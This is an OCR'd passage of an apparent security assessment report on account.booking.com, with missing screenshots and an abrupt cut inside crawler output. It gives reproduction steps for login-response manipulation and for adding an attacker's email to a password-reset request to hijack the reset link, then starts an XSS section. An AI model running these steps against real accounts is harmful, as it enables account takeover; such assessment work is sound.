
If theres a problem, with controlling access it can be really bad as it might let attackers get into data or do things they shouldn't within the app. This could result in data leaks, account takeovers, unauthorized transactions or revealing information.


4 Objective

The main aim of this report is to outline the outcomes of a Account security assessment carried out on the account.booking.com webpage to uncover any Broken Access Control vulnerabilities. Burpsuite were used during this assessment.

5 Approach – Response Manipulation

5.1.1 Analyse the authentication flow of the web application.





5.1.2 Capture the requests and responses for both successful and unsuccessful login attempts using burpsuite.




Figure 1 - Successful Request




Figure 2 - Successful Response





Figure 3 - Successful Request & Response


5.1.3 Manipulate the Responses

Copy the successful response JSON body and paste it into the unsuccessful response.




5.1.4 Notice the behaviour


Forward the manipulated response and check whether an unauthorized access is granted for the victim's account.




6 Approach – Abusing Password Reset Functionality

6.1.1 Analyse the password reset function works.








6.1.2 Analyse the password reset request using burpsuite.

Carefully look for encrypted values and email address indetifiers with a JSON body.




6.1.3 Modify the request.

Modify the JSON identifier value. Add attacker's email address above the victim's email address. If the password reset function vulnerable it will send the victim's password reset link to the attacker's email address also.

6.1.4 Notice the behaviour

Right click on the request body and select “Do intercept” then select “Response to this request”. From now on it will show the response after every request. Check the HTTP status codes or any error messages. In this case I got the “400 Bad Request”. It means the password reset function works properly without any vulnerabilities.



7 Findings

In this assessment no Broken Access Control vulnerabilities were detected withing the account.booking.com webpage.

8 Steps to Reproduce – Response Manipulation

1. Using burpsuite capture the requests and the responses for both successful and unsuccessful login attempts.
2. Identify the JSON code with the encrypted values and user authentication details.
3. Copy the successful login attempt JSON code from the response and paste it into the unsuccessful response (incorrect password login attempt response).
4. Then forward the manipulated response to check if unauthorized access is granted.

9 Steps to Reproduce – Abusing Password Reset Functionality

1. Using burpsuite capture the request for the password reset.
2. Look for a JSON body with the email address of the victim's account.
3. Modify the JSON code by adding the attacker's email above the victim's email.
4. Intercept the request's response and forward the request to check if the victim's password reset link has been sent to the attacker's email address also.

10 Proposed Mitigation

10.1.1 Implement Proper Access Controls

Make sure that all parts of the application have the controls for who can do what – this includes making sure people are who they say they are (authentication) deciding what they're allowed to do (authorization) and managing their sessions securely.

10.1.2 Use Session Management

Use methods for managing sessions like using session tokens with high randomness to stop others from taking over someones session or getting in without permission.

10.1.3 Implement principal of Least Privilege

Stick to the idea that users should only have power as necessary for them to do their job – this lowers the chances of anyone getting in without permission.

10.1.4 Regular Security Testing

Regularly check how secure things are by doing tests like trying to break in and looking closely at the code – this way any issues, with controlling access can be found on and dealt with.

10.1.5 Monitor and audit access logs

Review access logs to spot and look into any unauthorized attempts to access, allowing for quick response and action.

11 Conclusion

The flaw, in access control presents a threat, to the security of the website possibly resulting in entry and data breaches. By conducting tests and implementing measures the negative effects of this vulnerability can be reduced, ensuring the protection of the applications data integrity, confidentiality and availability.

8. Vulnerability title: Cross site scripting (XSS)

1 Vulnerability Description

XSS vulnerabilities allow attackers to inject malicious scripts into web pages and when users view the web pages it will potentially lead to session hijacking, defacement, or data theft.

2 Affected Components

The assessment focused on various components of the account.booking.com webpage, including user account settings “aid” parameter and other dynamic web page parameters.

3 Impact Assessment

The exploitation of XSS vulnerabilities could lead to theft of sensitive user information, user sessions manipulation, and the spread of malicious content to other users.

4 Objective

The main aim of this report is to outline the outcomes of a security assessment carried out on the account.booking.com webpage to uncover any Cross Site Scripting (XSS) vulnerabilities. Various tools and methods were utilized during this assessment to pinpoint XSS points within the web application.

5 Approach

5.1.1 Initial Step - Gathering URLs with Katana:


Initially all the URLs associated with the Booking.com site were collected using the Katana tool. The results of this process were stored in a text file, for evaluation.

```
┌──(ashan㉿kali)-[~]
└─$ katana -u https://www.booking.com/ -o bookingweb.txt

   __      __
  / /_____ _/ /____ ____ ___  ___ _
 /  '_/ _ `/ __/ _ `/ _ \ _ \/ _ `/
/_/_/\_\_,_/\__/\_,_/_//_/_//_\_,_/

                projectdiscovery.io

[INF] Current katana version v1.1.0 (latest)
[INF] Started standard crawling for => https://www.booking.com/
https://www.booking.com/
https://www.booking.com/index.en-gb.html?label=gen173nr-1BCAEoggI46AdIM1gEaIUBiAEBmAEJuAEHyAEM2AEB6AEBiAIBqAIDuAKBp6SxBsACAdICJGQ0Yzc1NTkyLTRlZjEtNDQ1MS1hZjkxLTFlMTE3OGUzZmNkZNgCBeACAQ&sid=29e096b5744a59ae2237260dc2521fb7&keep_landing=1&sb_price_type=total&
https://www.booking.com/index.is.html
https://www.booking.com/content-moderation-policy/overview-page.en-gb.html?label=gen173nr-1FCAEoggI46AdIM1gEaIUBiAEBmAEJuAEHyAEM2AEB6AEB-AELiAIBqAIDuAKBp6SxBsACAdICJGQ0Yzc1NTkyLTRlZjEtNDQ1MS1hZjkxLTFlMTE3OGUzZmNkZNgCBuACAQ&sid=0fedc6abe6ad08205d37abbcf058182e
https://www.booking.com/content/contact-us.en-gb.html?label=gen173nr-1FCAEoggI46AdIM1gEaIUBiAEBmAEJuAEHyAEM2AEB6AEB-AELiAIBqAIDuAKBp6SxBsACAdICJGQ0Yzc1NTkyLTRlZjEtNDQ1MS1hZjkxLTFlMTE3OGUzZmNkZNgCBuACAQ&sid=0fedc6abe6ad08205d37abbcf058182e
https://www.booking.com/faq.en-gb.html?label=gen173nr-1FCAEoggI46AdIM1gEaIUBiAEBmAEJuAEHyAEM2AEB6AEB-AELiAIBqAIDuAKBp6SxBsACAdICJGQ0Yzc1NTkyLTRlZjEtNDQ1MS1hZjkxLTFlMTE3OGUzZmNkZNgCBuACAQ&sid=0fedc6abe6ad08205d37abbcf058182e&
https://account.booking.com/auth/oauth2?aid=304142&lang=en-gb&bkng_action=index&state=UpcDkDhMPQBOCwc5XtlS8fxFHnq3QoEKDBrbA_nBGIHj6ZTri6CiPUIZiBq4iZUPwNGE88Ph04prKhkyR7tke6Aa6QRz9fOeHFosvT2xWCPxACh8eLxP3mGygzLVKbROddoNlMEfIaSgPLnzQqTwXoa1eDKP53B_0kr_E5U7xljj69ynLshJTo4hlQkDulrercXPc55e8NiZhAynvc8SFNUL_Ei8IdJcICLeiOUgb5-rH4q-b0qFQVrglAZV_vvK-BtPMYELJsHv0dm9n-olum6XHYpw-7c5omk3Ug51uBWLKH6Bn9